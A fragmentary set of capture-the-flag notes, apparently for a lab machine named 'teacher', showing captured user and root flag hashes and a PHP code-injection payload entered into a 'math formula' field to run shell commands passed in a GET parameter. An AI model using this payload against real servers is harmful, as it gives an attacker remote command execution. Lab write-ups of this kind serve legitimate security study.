cat user.txt
fa9ae187462530e841d9e61936648fa7
giovanni@teacher:~$
```

```
1?><?=log(1){a.`$_GET[0]`.({x})}?>
```

math formula


giovanni@teacher:~/work/tmp$ cd anything
cd anything
giovanni@teacher:~/work/tmp/anything$ ls
ls
root.txt
giovanni@teacher:~/work/tmp/anything$ cat root.txt
cat root.txt
4f3a83b42ac7723a508b8ace7b8b1209
giovanni@teacher:~/work/tmp/anything$